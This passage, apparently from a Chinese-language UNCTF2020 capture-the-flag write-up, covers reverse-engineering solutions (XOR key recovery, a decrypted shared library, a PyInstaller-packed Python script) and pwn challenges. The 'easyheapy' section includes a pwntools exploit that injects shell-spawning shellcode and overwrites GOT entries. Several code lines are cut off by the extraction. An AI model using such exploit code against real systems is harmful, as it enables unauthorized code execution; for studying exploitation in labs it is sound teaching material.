8    signed int i; // [rsp+Ch] [rbp-A4h]
9    void *handle; // [rsp+18h] [rbp-98h]
10
```

```
char dest[2]; // [rsp+30h] [rbp-80h]
__int16 v12; // [rsp+32h] [rbp-7Eh]
int v13; // [rsp+34h] [rbp-7Ch]
__int64 v14; // [rsp+38h] [rbp-78h]
__int16 v15; // [rsp+60h] [rbp-50h]
__int16 v16; // [rsp+62h] [rbp-4Eh]
int v17; // [rsp+64h] [rbp-4Ch]
__int64 v18; // [rsp+68h] [rbp-48h]
unsigned __int64 v19; // [rsp+98h] [rbp-18h]

v19 = __readfsqword(0x28u);
*(_WORD *)dest = 0;
v12 = 0;
v13 = 0;
memset(&v14, 0, 0x28uLL);
puts("Welcome To UNCTF2020_RE_WORLD !!!");
printf("Plz Input Key: ", a2);
__isoc99_scanf("%s", s1);
strcpy(dest, s1);
sub_400CBE(dest, s1);
if ( !strcmp(s1, &s2) )
{
  puts("Success.");
  for ( i = 0; i <= 8479; ++i )
  {
    v3 = byte_6020E0[i];
    byte_6020E0[i] = s1[i % strlen(s1)] ^ v3;
  }
  s = fopen("/tmp/libunctf.so", "wb");
  fwrite(byte_6020E0, 1uLL, 0x2120uLL, s);
  getchar();
  handle = dlopen("/tmp/libunctf.so", 1);
  if ( !handle )
  {
    v5 = stderr;
    v6 = dlerror();
```

```
    fputs(v6, v5);
    exit(1);
  }
  v7 = (void (__fastcall *)(__int16 *, char *))dlsym(handle, "jo_enc");
  dlerror();
  v15 = 0;
  v16 = 0;
  v17 = 0;
  memset(&v18, 0, 0x28uLL);
  printf("plz Input Answer: ", "jo_enc", &v18);
  __isoc99_scanf("%s", &v15);
  v7(&v15, dest);
 }
 else
 {
  puts("Loser!!!");
 }
 return 0LL;
}
```

首先将输入与0x22异或, 然后创建了一个线程 ,

```
1 int sub_400CBE()
2 {
3   int i; // [rsp+8h] [rbp-8h]
4   int v2; // [rsp+Ch] [rbp-4h]
5
6   v2 = strlen(s1);
7   for ( i = 0; i < v2; ++i )
8     s1[i] ^= 0x22u;
9   pthread_create(&th, 0LL, (void *(*)(void *))start_routine, 0LL);
10  return pthread_join(th, 0LL);
11 }
```

中间有一些花指令 以及简单的混淆和反调试.

意思大概是将s2与0x33异或, 然后和encrypt(input ^ 0x22) 做比较

patch掉反调试,

```
.text:0000000000400BD2 mov     [rbp+var_4], eax
.text:0000000000400BD5 mov     eax, 0
.text:0000000000400BDA nop                             ; Keypatch modified this from:
.text:0000000000400BDA                                 ;   call sub_400B76
.text:0000000000400BDA                                 ; Keypatch padded NOP to next boundary: 4 bytes
.text:0000000000400BDB nop
.text:0000000000400BDC nop
.text:0000000000400BDD nop
.text:0000000000400BDE nop
.text:0000000000400BDF mov     [rbp+var_8], 0
.text:0000000000400BE6 jmp     short loc_400C08
.text:0000000000400BE8 ; ---------------------------------------------------------------------------
.text:0000000000400BE8
.text:0000000000400BE8 loc_400BE8:                     ; CODE XREF: sub_400BC0+4E↓j
.text:0000000000400BE8 mov     eax, [rbp+var_8]
.text:0000000000400BEB cdqe
.text:0000000000400BED movzx   eax, byte_604220[rax]
.text:0000000000400BF4 xor     eax, 33h
```

查看异或后的cipher:

```
.data:0000000000604220 ; char byte_604220[48]
.data:0000000000604220 byte_604220 db 29h                      ; DATA XREF: sub_400BC0+8↑o
.data:0000000000604220                                         ; sub_400BC0+2D↑r ...
.data:0000000000604221 db  24h ; $
.data:0000000000604222 db  21h ; !
.data:0000000000604223 db  24h ; $
.data:0000000000604224 db  22h ; "
.data:0000000000604225 db  1Fh
.data:0000000000604226 db  4Fh ; O
.data:0000000000604227 db  28h ; (
.data:0000000000604228 db  1Dh
.data:0000000000604229 db  1Eh
.data:000000000060422A db  4Eh ; N
.data:000000000060422B db  4Fh ; O
.data:000000000060422C db  4Eh ; N
.data:000000000060422D db  1Dh
.data:000000000060422E db    0
.data:000000000060422F db    0
.data:0000000000604230 db    0
.data:0000000000604231 db    0
.data:0000000000604232 db    0
.data:0000000000604233 db    0
.data:0000000000604234 db    0
00004220 0000000000604220: .data:byte_604220 (Synchronized with RIP)
Hex View-1
00000000006041D0  22 1F 4F 28 1D 1E 4E 4F  7E 0A 29 24 21 24 22 1F  ".O(..NO~.)$!$".
00000000006041E0  46 2A 1D 1E 4E 4F 4E 1D  29 24 21 24 22 1F 4F 28  F*..NON.)$!$".O(
00000000006041F0  1C 1E 4E 4F 4E 1D 29 24  21 24 22 1F 4F 28 1D 1E  ..NON.)$!$".O(..
0000000000604200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000604210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000604220  29 24 21 24 22 1F 4F 28  1D 1E 4E 4F 4E 1D 00 00  )$!$".O(..NON...
0000000000604230  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000604240  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000604250  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000604260  40 35 92 B9 BF 7F 00 00  00 00 00 00 00 00 00 00  @5..............
```

解密:

C 复制

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int enc(char *s, int n){

```

```
    if(n == 0){
        return 1;
    }
    *s-=1;
    return enc(&(*s),n-1);
}



void main(void){
    char cipher[] = "\x29\x24\x21\x24\x22\x1F\x4F\x28\x1D\x1E\x4E\x4F\x4E\x1D";
    int len = strlen(cipher);
    for(int i = 0; i < len; i++){
        enc(&(cipher[i]),len);
        cipher[i] = cipher[i]^0x22;
    }
    printf("%s\n",cipher);

}
```


将key输入, 第一层校验通过:

程序根据输入内容做运算。生成libunctf.so

~~瞎扯一些出题时的想法:~~

~~此处也可以手动将cipher^0x33后的值直接和lib文件做异或, 同样可以得到libunctf.so , 但是只能正常生成这个文件, 过不去第一层校验,~~

~~如果直接和输入做运算 libc文件中包含的有连续几百个0x00，如果和part1的结果做异或，就直接暴露了第一段flag (ノ`Д´)ノ~~



对libunctf.so进行分析

导出表中找到了jo_enc ,也就是我们重点观察的目标函数.

C 复制

```c
__int64 __fastcall jo_enc(char *a1, char *a2)
{
  char *v2; // ST20_8
  size_t v3; // ST10_8
  int n; // [rsp+60h] [rbp-500h]
  int m; // [rsp+64h] [rbp-4FCh]
  int l; // [rsp+68h] [rbp-4F8h]
  int k; // [rsp+6Ch] [rbp-4F4h]
  int v9; // [rsp+70h] [rbp-4F0h]
  int j; // [rsp+74h] [rbp-4ECh]
  int v11; // [rsp+78h] [rbp-4E8h]
  signed int i; // [rsp+7Ch] [rbp-4E4h]
  int v13[48]; // [rsp+80h] [rbp-4E0h]
  int v14[128]; // [rsp+140h] [rbp-420h]
  int s[129]; // [rsp+340h] [rbp-220h]
  int v16; // [rsp+544h] [rbp-1Ch]
  char *v17; // [rsp+548h] [rbp-18h]
  char *v18; // [rsp+550h] [rbp-10h]

  v18 = a1;
  v17 = a2;
  v16 = 0;
  memset(s, 0, 0x200uLL);
  memset(v14, 0, 0x200uLL);
  memset(v13, 0, 0xC0uLL);
  for ( i = 0; i < 128; ++i )
  {
    s[i] = 2 * i;
    v14[i] = 2 * i + 1;
  }
  v11 = strlen(v18);
  for ( j = 0; j < v11; ++j )
  {
    v9 = v18[j];
```

```
    if ( !(v9 % 2) )
    {
      for ( k = 0; k < v9; k += 2 )
        v13[j] += s[k];
    }
    if ( v9 % 2 )
    {
      for ( l = 0; l < v9; l += 2 )
        v13[j] += v14[l];
    }
  }
  for ( m = 0; m < v11; ++m )
  {
    v2 = v17;
    v3 = strlen(v17);
    v13[m] = (16 * v2[m % v3] & 0xE827490C | ~(16 * v2[m % v3]) & 0x17D8B6F3) ^ (v13[m] & 0xE82749
  }
  for ( n = 0; n < v11; ++n )
  {
    if ( v13[n] != *((_DWORD *)off_200FD8 + n) )
    {
      v16 = 0;
      exit(1);
    }
    ++v16;
  }
  if ( v16 == 22 )
    puts("Win , Flag is unctf{input1+input2}");
  return 0LL;
}
```

最后有个长度校验 为22，函数有轻微的混淆，不过不影响分析

大致就是生成了一个奇数列表和一个偶数列表. 然后根据输入不同的位数来加上 小于输入这个数字的所有(奇数/偶数)*2之和

坑点在于 判断哪些是奇数,哪些是偶数, (偶数乘2还是偶数,奇数乘2也是偶数)


所以判断方法为 他们的结果如果能除尽4 , 那么代表是偶数, 其他的情况视作奇数

根据这个约束条件 写出爆破脚本:

PYTHON 复制

```python
def decrypt(cipher_lst,key_lst):
    key_lst = [ord(x)<<4 for x in key_lst]
    for i in range(len(cipher_lst)):
        cipher_lst[i] ^= key_lst[i % len(key_lst)]
    # print cipher_lst
    q = [x for x in range(256) if x%2 == 1]
    p = [x for x in range(256) if x%2 == 0]
    tmp_lst = []
    for cipher in cipher_lst:
        res = 0
        tmp = 0
        if cipher % 4 == 0:
            for i in range(0,128,2):
                res += p[i]
                tmp += 1
                if res == cipher:
                    if tmp % 2 == 1:
                        print str(tmp * 2)+' : '+str(cipher)
                        tmp_lst.append(tmp*2)
                    if tmp % 2 == 0:
                        print str(tmp * 2)+' : '+str(cipher)
                        tmp_lst.append(tmp*2)

        if cipher % 2 != 0 :
            for i in range(0,128,2):
                res += q[i]
                tmp += 1
                if res == cipher:
```

```
                    if tmp % 2 == 1:
                        print str((tmp-1) * 2 + 1)+' : '+str(cipher)
                        tmp_lst.append((tmp-1) * 2 + 1)
                    if tmp % 2 == 0:
                        print str(tmp * 2 - 1)+' : '+str(cipher)
                        tmp_lst.append(tmp * 2 - 1)
            if (cipher / 2) % 2 != 0:
                for i in range(0,128,2):
                    res += q[i]
                    tmp += 1
                    if res == cipher:
                        if tmp % 2 == 1:
                            print str((tmp-1) * 2 + 1)+' : '+str(cipher)
                            tmp_lst.append((tmp-1) * 2 + 1)
                        if tmp % 2 == 0:
                            print str(tmp * 2 - 1)+' : '+str(cipher)
                            tmp_lst.append(tmp * 2 - 1)
    return ''.join([chr(x) for x in tmp_lst])



c_lst = [0x00000684, 0x0000066E, 0x00000740, 0x00001016, 0x0000076B, 0x000006D8, 0x00000280, 0x0000
        0x0000113C, 0x0000072B, 0x00000334, 0x000003D8, 0x000003C8, 0x000004A5, 0x00001101, 0x00000
        0x000010FC, 0x000011D1, 0x0000061C, 0x0000061E, 0x000015DC, 0x000005F5]

print decrypt(c_lst,'941463c8-2bcb-')
```



出题的思路大致如下图(球球师傅们轻骂 /狗头保命):

```
全局变量 key_input
全局变量 key_cipher
全局变量 "被加密的so文件"
全局变量 uIn

libcrypt.so文件:
    so中的全局变量 "密文flag"
    反调试
    return enc(uIn) == "密文flag"

anti_xor:
        反调试
        将key_cipher做异或


线程1:
        anti_xor
        递归add()


encrypt:
        异或key_input ^ 0x22
    启动线程1


main(主线程):
        获取输入到key
        执行encrypt函数
        比较encrypt(key) == anti_xor(key_cipher):
        成功:
            获取输入到uIn
            使用key 解密 "被加密的so文件" ,并且写入到/tmp/libcrypt.so下
            调用/tmp/libcrypt.so 中的 enc函数(较为复杂的加密)
            结果为True:  成功
        失败:
            exit
```

babypy

(非常简单的py题啦!!!考验基础的py反编译使用和读代码能力,快哭了)

打开压缩包后是一个exe文件和txt，题目已经提示是python。所以可能为python打包成的exe文件，先检查是否有壳，无。

运行一下,发现运行出来的字符串和txt中的有异曲同工之妙.

开始使用pyinstxtractor.py脚本将babypy.exe的pyc文件编译出来

这里放出来大佬pyinstxtractor.py的源码,也可以到Github上自行寻找

PYTHON 复制

```python
from __future__ import print_function
import os
import struct
import marshal
import zlib
import sys
from uuid import uuid4 as uniquename
if sys.version_info.major == 3:
    from importlib.util import MAGIC_NUMBER
    pyc_magic = MAGIC_NUMBER
else:
    import imp
    pyc_magic = imp.get_magic()
class CTOCEntry:
    def __init__(self, position, cmprsdDataSize, uncmprsdDataSize, cmprsFlag, typeCmprsData, name):
        self.position = position
        self.cmprsdDataSize = cmprsdDataSize
        self.uncmprsdDataSize = uncmprsdDataSize
        self.cmprsFlag = cmprsFlag
        self.typeCmprsData = typeCmprsData

```

```
        self.name = name
class PyInstArchive:
    PYINST20_COOKIE_SIZE = 24
    PYINST21_COOKIE_SIZE = 24 + 64
    MAGIC = b'MEI\014\013\012\013\016'
    def __init__(self, path):
        self.filePath = path
    def open(self):
        try:
            self.fPtr = open(self.filePath, 'rb')
            self.fileSize = os.stat(self.filePath).st_size
        except:
            print('[!] Error: Could not open {0}'.format(self.filePath))
            return False
        return True
    def close(self):
        try:
            self.fPtr.close()
        except:
            pass
    def checkFile(self):
        print('[+] Processing {0}'.format(self.filePath))
        self.fPtr.seek(self.fileSize - self.PYINST20_COOKIE_SIZE, os.SEEK_SET)
        magicFromFile = self.fPtr.read(len(self.MAGIC))
        if magicFromFile == self.MAGIC:
            self.pyinstVer = 20     # pyinstaller 2.0
            print('[+] Pyinstaller version: 2.0')
            return True
        self.fPtr.seek(self.fileSize - self.PYINST21_COOKIE_SIZE, os.SEEK_SET)
        magicFromFile = self.fPtr.read(len(self.MAGIC))
        if magicFromFile == self.MAGIC:
            print('[+] Pyinstaller version: 2.1+')
            self.pyinstVer = 21
            return True
        print('[!] Error : Unsupported pyinstaller version or not a pyinstaller archive')
        return False
```

```
def getCArchiveInfo(self):
    try:
        if self.pyinstVer == 20:
            self.fPtr.seek(self.fileSize - self.PYINST20_COOKIE_SIZE, os.SEEK_SET)
            (magic, lengthofPackage, toc, tocLen, self.pyver) = \
            struct.unpack('!8siiii', self.fPtr.read(self.PYINST20_COOKIE_SIZE))
        elif self.pyinstVer == 21:
            self.fPtr.seek(self.fileSize - self.PYINST21_COOKIE_SIZE, os.SEEK_SET)
            (magic, lengthofPackage, toc, tocLen, self.pyver, pylibname) = \
            struct.unpack('!8siiii64s', self.fPtr.read(self.PYINST21_COOKIE_SIZE))
    except:
        print('[!] Error : The file is not a pyinstaller archive')
        return False
    print('[+] Python version: {0}'.format(self.pyver))
    self.overlaySize = lengthofPackage
    self.overlayPos = self.fileSize - self.overlaySize
    self.tableOfContentsPos = self.overlayPos + toc
    self.tableOfContentsSize = tocLen
    print('[+] Length of package: {0} bytes'.format(self.overlaySize))
    return True
def parseTOC(self):
    self.fPtr.seek(self.tableOfContentsPos, os.SEEK_SET)
    self.tocList = []
    parsedLen = 0
    while parsedLen < self.tableOfContentsSize:
        (entrySize, ) = struct.unpack('!i', self.fPtr.read(4))
        nameLen = struct.calcsize('!iiiiBc')
        (entryPos, cmprsdDataSize, uncmprsdDataSize, cmprsFlag, typeCmprsData, name) = \
        struct.unpack( \
            '!iiiBc{0}s'.format(entrySize - nameLen), \
            self.fPtr.read(entrySize - 4))
        name = name.decode('utf-8').rstrip('\0')
        if len(name) == 0:
            name = str(uniquename())
            print('[!] Warning: Found an unamed file in CArchive. Using random name {0}'.format
        self.tocList.append( \
```

```
                            CTOCEntry(                      \
                                self.overlayPos + entryPos, \
                                cmprsdDataSize,             \
                                uncmprsdDataSize,           \
                                cmprsFlag,                  \
                                typeCmprsData,              \
                                name                        \
                            ))
                parsedLen += entrySize
        print('[+] Found {0} files in CArchive'.format(len(self.tocList)))
    def _writeRawData(self, filepath, data):
        nm = filepath.replace('\\', os.path.sep).replace('/', os.path.sep).replace('..', '__')
        nmDir = os.path.dirname(nm)
        if nmDir != '' and not os.path.exists(nmDir): # Check if path exists, create if not
            os.makedirs(nmDir)
        with open(nm, 'wb') as f:
            f.write(data)
    def extractFiles(self):
        print('[+] Beginning extraction...please standby')
        extractionDir = os.path.join(os.getcwd(), os.path.basename(self.filePath) + '_extracted')
        if not os.path.exists(extractionDir):
            os.mkdir(extractionDir)
        os.chdir(extractionDir)
        for entry in self.tocList:
            basePath = os.path.dirname(entry.name)
            if basePath != '':
                if not os.path.exists(basePath):
                    os.makedirs(basePath)
            self.fPtr.seek(entry.position, os.SEEK_SET)
            data = self.fPtr.read(entry.cmprsdDataSize)
            if entry.cmprsFlag == 1:
                data = zlib.decompress(data)
                assert len(data) == entry.uncmprsdDataSize
            if entry.typeCmprsData == b's':
                print('[+] Possible entry point: {0}.pyc'.format(entry.name))
                self._writePyc(entry.name + '.pyc', data)
```

```
        elif entry.typeCmprsData == b'M' or entry.typeCmprsData == b'm':
            self._writeRawData(entry.name + '.pyc', data)
        else:
            self._writeRawData(entry.name, data)
            if entry.typeCmprsData == b'z' or entry.typeCmprsData == b'Z':
                self._extractPyz(entry.name)
def _writePyc(self, filename, data):
    with open(filename, 'wb') as pycFile:
        pycFile.write(pyc_magic)
        if self.pyver >= 37:
            pycFile.write(b'\0' * 4)
            pycFile.write(b'\0' * 8)
        else:
            pycFile.write(b'\0' * 4)
            if self.pyver >= 33:
                pycFile.write(b'\0' * 4)
        pycFile.write(data)
def _extractPyz(self, name):
    dirName =  name + '_extracted'
    # Create a directory for the contents of the pyz
    if not os.path.exists(dirName):
        os.mkdir(dirName)
    with open(name, 'rb') as f:
        pyzMagic = f.read(4)
        assert pyzMagic == b'PYZ\0'
        pycHeader = f.read(4)
        if pyc_magic != pycHeader:
            print('[!] Warning: This script is running in a different Python version than the c
            print('[!] Please run this script in Python{0} to prevent extraction errors during
            print('[!] Skipping pyz extraction')
            return
        (tocPosition, ) = struct.unpack('!i', f.read(4))
        f.seek(tocPosition, os.SEEK_SET)
        try:
            toc = marshal.load(f)
        except:
```

```
                print('[!] Unmarshalling FAILED. Cannot extract {0}. Extracting remaining files.'.f
                return
            print('[+] Found {0} files in PYZ archive'.format(len(toc)))
            if type(toc) == list:
                toc = dict(toc)
            for key in toc.keys():
                (ispkg, pos, length) = toc[key]
                f.seek(pos, os.SEEK_SET)
                fileName = key
                try:
                    fileName = fileName.decode('utf-8')
                except:
                    pass
                fileName = fileName.replace('..', '__').replace('.', os.path.sep)
                if ispkg == 1:
                    filePath = os.path.join(dirName, fileName, '__init__.pyc')
                else:
                    filePath = os.path.join(dirName, fileName + '.pyc')
                fileDir = os.path.dirname(filePath)
                if not os.path.exists(fileDir):
                    os.makedirs(fileDir)
                try:
                    data = f.read(length)
                    data = zlib.decompress(data)
                except:
                    print('[!] Error: Failed to decompress {0}, probably encrypted. Extracting as 
                    open(filePath + '.encrypted', 'wb').write(data)
                else:
                    self._writePyc(filePath, data)
def main():
    if len(sys.argv) < 2:
        print('[+] Usage: pyinstxtractor.py <filename>')
    else:
        arch = PyInstArchive(sys.argv[1])
        if arch.open():
            if arch.checkFile():
```

```
                if arch.getCArchiveInfo():
                    arch.parseTOC()
                    arch.extractFiles()
                    arch.close()
                    print('[+] Successfully extracted pyinstaller archive: {0}'.format(sys.argv[1]))
                    print('')
                    print('You can now use a python decompiler on the pyc files within the extracte
                    return
            arch.close()
if __name__ == '__main__':
    main()
```

然后可以得到.pyc格式的python编译文件,通过在线py反编译或者通过原生python的跨版本反编译器uncompyle6反编译得到python源码,如下

```
PS F:\1> .\uncompyle6.exe babypy.pyc
# uncompyle6 version 3.7.4
# Python bytecode 3.7 (3394)
# Decompiled from: Python 3.7.3 (v3.7.
# Embedded file name: babypy.py
import os, libnum, binascii
flag = 'unctf{********************}'
x = libnum.s2n(flag)

def gen(x):
    y = abs(x)
    while 1:
        if y > 0:
            yield y % 2
            y = y >> 1
    else:
        if x == 0:
            yield 0


l = [i for i in gen(x)]
l.reverse()
f = '%d' * len(l) % tuple(l)
a = binascii.b2a_hex(f.encode())
b = int(a, 16)
c = hex(b)[2:]
print(c)
os.system('pause')
# okay decompiling babypy.pyc
```

PYTHON 复制

```python
import os, libnum, binascii
flag = 'unctf{********************}'
x = libnum.s2n(flag)
def gen(x):
    y = abs(x)

```

```
    while 1:
        if y > 0:
            yield y % 2
            y = y >> 1
    else:
        if x == 0:
            yield 0
l = [i for i in gen(x)]
l.reverse()
f = '%d' * len(l) % tuple(l)
a = binascii.b2a_hex(f.encode())
b = int(a, 16)
c = hex(b)[2:]
print(c)
os.system('pause')
```

所以我们根据源码来写逆向脚本,将txt的数字写入.

PYTHON 复制

```
1 import libnum
2 import binascii
3 s = '3131313031303130313130313131303031313030303131303131313031303030313130303131303030313131313031313
4 d = binascii.a2b_hex(s)
5 g = int(d,2)
6 i = libnum.n2s(g)
7 print (i)
```

运行得到flag: unctf{Th@t_is_rea11y_c001}

CTFilter

PLAIN 复制

```
1 ##include <iostream>
2 using namespace std;
```

```
int main()
{
        char f[] = "flag{Oh!You_found_me~}";
        char data[] = { 0x00, 0x00, 0x00, 0x00, 0x00, 0x0C, 0x58, 0x11, 0x68, 0x30, 0x0C, 0x10, 0x1
        for (size_t i = 0; i < sizeof(data); i++)
        {
                cout << char(f[i % strlen(f)] ^ data[i]);
        }
        return 0;
}
```


Pwn

YLBNB

~~白~~给娱乐题，旨在宣传大厂风范，让 YLB成为每一个CTFer都知晓的名字

（放Misc可能更合适）

提示使用pwntools



即可获得flag

easyheapy

POWERSHELL 复制

```
1 $ checksec heapy
2 [*] 'heapy'
3     Arch:     i386-32-little
4     RELRO:    No RELRO
5     Stack:    No canary found
6     NX:       NX enabled
7     PIE:      No PIE
```

在静态分析二进制文件之后，我们看到使用了基于hash的自定义堆实现halloc。 halloc根据请求的大小（(0x9E3779B1 * size) % 0xFFFFFFFF）计算一个弱散列，将此散列解释为地址，并在其中存储mmap一个块。

漏洞利用

我们对全局偏移表附近的地址进行哈希暴力破解，以便我们可以在GOT上分配粘贴，并用该地址覆盖一些GOT条目到我们的Shellcode。

由于NX已被禁用，因此我们分配一个块并向其中写入shellcode。使用哈希公式，我们可以计算

shellcode的最终地址。

将所有内容放在一起：

EXP:

PYTHON 复制

```python
from pwn import *
import ctypes
LOCAL_BINARY = './heapy'
context.binary = LOCAL_BINARY
SC_SPEC_SIZE = 1000
proc = None
def connect():
    global proc
    if args['REMOTE']:
        proc = remote('IP', port)
    else:
        proc = process(LOCAL_BINARY)

def hash(n):
    return ctypes.c_uint32(0x9E3779B1 * n).value, ctypes.c_uint32(n).value

if __name__ == '__main__':
    connect()
    sc = '\x90'*4 + asm(shellcraft.sh()) + '\x90'*4
    addr_sc, size_sc = hash(SC_SPEC_SIZE)
    if len(sc) > size_sc: log.error("sc too large")
    log.info("addr_sc: 0x%x", addr_sc)

    # create legit chunk at addr_sc and write shellcode
    proc.sendlineafter('Exit', '1')
    proc.sendlineafter('big is', str(size_sc))
    proc.sendlineafter('Exit', '2')
    proc.sendlineafter('paste would', '0')
```

```
proc.sendlineafter('your input', sc)
# create chunk in front of GOT (0x08049ed9 - 3 bytes read, 4 bytes printf, 4 bytes puts)
proc.sendlineafter('Exit', '1')
proc.sendlineafter('big is', '2155026857')
# overwrite puts with addr of sc
proc.sendlineafter('Exit', '2')
proc.sendlineafter('paste would', '1')
proc.sendlineafter('your input', '\x00'*7 + p32(addr_sc))
proc.interactive()
```

keer's bug

libc泄露(leak libc)，解题脚本：

PYTHON 复制

